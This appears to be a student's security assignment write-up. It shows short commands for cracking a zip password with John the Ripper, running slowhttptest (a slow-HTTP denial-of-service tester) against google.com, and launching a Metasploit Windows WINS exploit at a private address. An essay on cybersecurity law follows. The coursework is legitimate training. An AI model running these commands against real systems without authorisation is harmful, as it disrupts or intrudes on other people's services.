***Advanced Security Assignment 2***

***Part 1***

***Security Tool 1***

John the Ripper: used on a test.zip with a password of 123456789

Password was cracked.

Sudo apt install

Zip2john test.zip > hash.txt //stores the hash of the file in a txt.

John –format=zip hash.txt //Cracks the hash

Text

Description automatically generated

**Figure 1**

***Security Tool 2***

Slow http test: tests the DDOS capabilities of a website.

Sudo apt install slowhttptest

slowhttptest -c 1000 -X -g -o slow read stats -r 200 -w 512 -y 1024 -n 5 -z 32 -k 3 -u http://www.google.com -p 3

Text

Description automatically generated

Text

Description automatically generated

***Part 2***

Metasploit console msfconsole.

Text

Description automatically generated

Use exploit/windows/wins/ms04\_045\_wins

set RHOST 192.168.1.101

set RPORT 21

run

Text


Description automatically generated

Text

Description automatically generated



***Part 3***

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Graphical user interface, text, application, email

Description automatically generated

Graphical user interface, text

Description automatically generated

Text

Description automatically generated with low confidence

Graphical user interface, text, application

Description automatically generated

***Part 4***

The law performs two vital roles: enhancing cyber security preparedness and protecting consumers. By having a common, minimum and mandatory security standard, companies within the same jurisdictions can present a unified defence against attacks. This helps facilitate trust and business relationships since companies understand that partners and other stakeholders that they deal with are also protecting their data.

Additionally, an international legal standard is useful in breaking down the barriers between nations and facilitating a united front. The law can enforce protection by requiring firms to report breaches, enabling the relevant government authorities to take action to strengthen security and empower individuals to mitigate harm, as well as encouraging organisations to adopt effective security measures and protect internal systems.

Companies appear unaware of the growing trend in both the scale and sophistication of cyber security threats, and this is worrying. With newer legislation, priorities may begin to shift, particularly in light of the non-compliance penalties. The law is a powerful tool to assist with setting a high standard in data protection. Cyber-attacks have and will only increase as the world becomes increasingly connected, thus it is up to the leaders of businesses and organisations to be ahead of the curve in the fight against cyber-crime.